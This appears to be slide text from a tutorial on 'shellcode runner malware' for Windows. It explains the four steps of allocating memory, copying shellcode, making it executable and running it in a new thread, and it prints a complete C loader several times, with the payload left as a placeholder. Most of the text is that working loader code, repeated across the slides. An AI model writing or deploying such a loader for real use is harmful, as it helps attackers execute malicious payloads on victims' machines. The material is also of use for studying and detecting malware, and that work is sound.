


Executing a shellcode using
shellcode runner malware


Step 1: Allocate the memory for shellcode

VirtualAlloc()



Process

Step 2: Copy the shellcode into this memory




Step 3: make it executable

VirtualAlloc()

RtlMoveMemory()

VirtualProtect()



Process


Step 4: run it using CreateThread()

VirtualAlloc()

RtlMoveMemory()

VirtualProtect()

CreateThread()



EXECUTABLE

SHELLCODE

New Thread

Process

Code:

```
unsigned char shellcode[ ] = <shellcode>

int main( )
{

    void *shellcode_memory;

    //Allocate memory for shellcode
    shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );

    //copy the shellcode to memory
    RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));

    //make the stored shellcode executable

    DWORD oldprotect = 0;

    VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);


    //Execute the shellcode

    HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);

    WaitForSingleObject(hThread,INFINITE);

    return 0;

}
```



Process

Code:

```
unsigned char shellcode[ ] = <shellcode>
```

```
int main()  
{
```

```
    void *shellcode_memory;
```

```
    //Allocate memory for shellcode
```

```
    shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );
```

```
    //copy the shellcode to memory
```

```
    RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));
```

```
    //make the stored shellcode executable
```

```
    DWORD oldprotect = 0;
```

```
    VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);
```


```
    //Execute the shellcode
```

```
    HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
```

```
    WaitForSingleObject(hThread,INFINITE);
```

```
    return 0;
```

```
}
```



Process

Code:

```
unsigned char shellcode[ ] = <shellcode>
```

```
int main()  
{
```

```
    void *shellcode_memory;
```

```
    //Allocate memory for shellcode
```

```
    shellcode_memory = VirtualAlloc( 0, sizeof(shellcode), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE );
```

```
    //copy the shellcode to memory
```

```
    RtlMoveMemory( shellcode_memory, shellcode, sizeof(shellcode));
```

```
    //make the stored shellcode executable
```

```
    DWORD oldprotect = 0;
```

```
    VirtualProtect( shellcode_memory, sizeof(shellcode), PAGE_EXECUTE_READ, &oldprotect);
```


```
    //Execute the shellcode
```

```
    HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);
```

```
    WaitForSingleObject(hThread,INFINITE);
```

```
    return 0;
```

```
}
```



Process

Code:

```
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    //Allocate memory for shellcode
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
    //Execute the shellcode

    HANDLE hThread = CreateThread( NULL,0, (LPTHREAD_START_ROUTINE)shellcode_memory, 0, 0, 0);

    WaitForSingleObject(hThread,INFINITE);

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}
```



Process

Code:

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}
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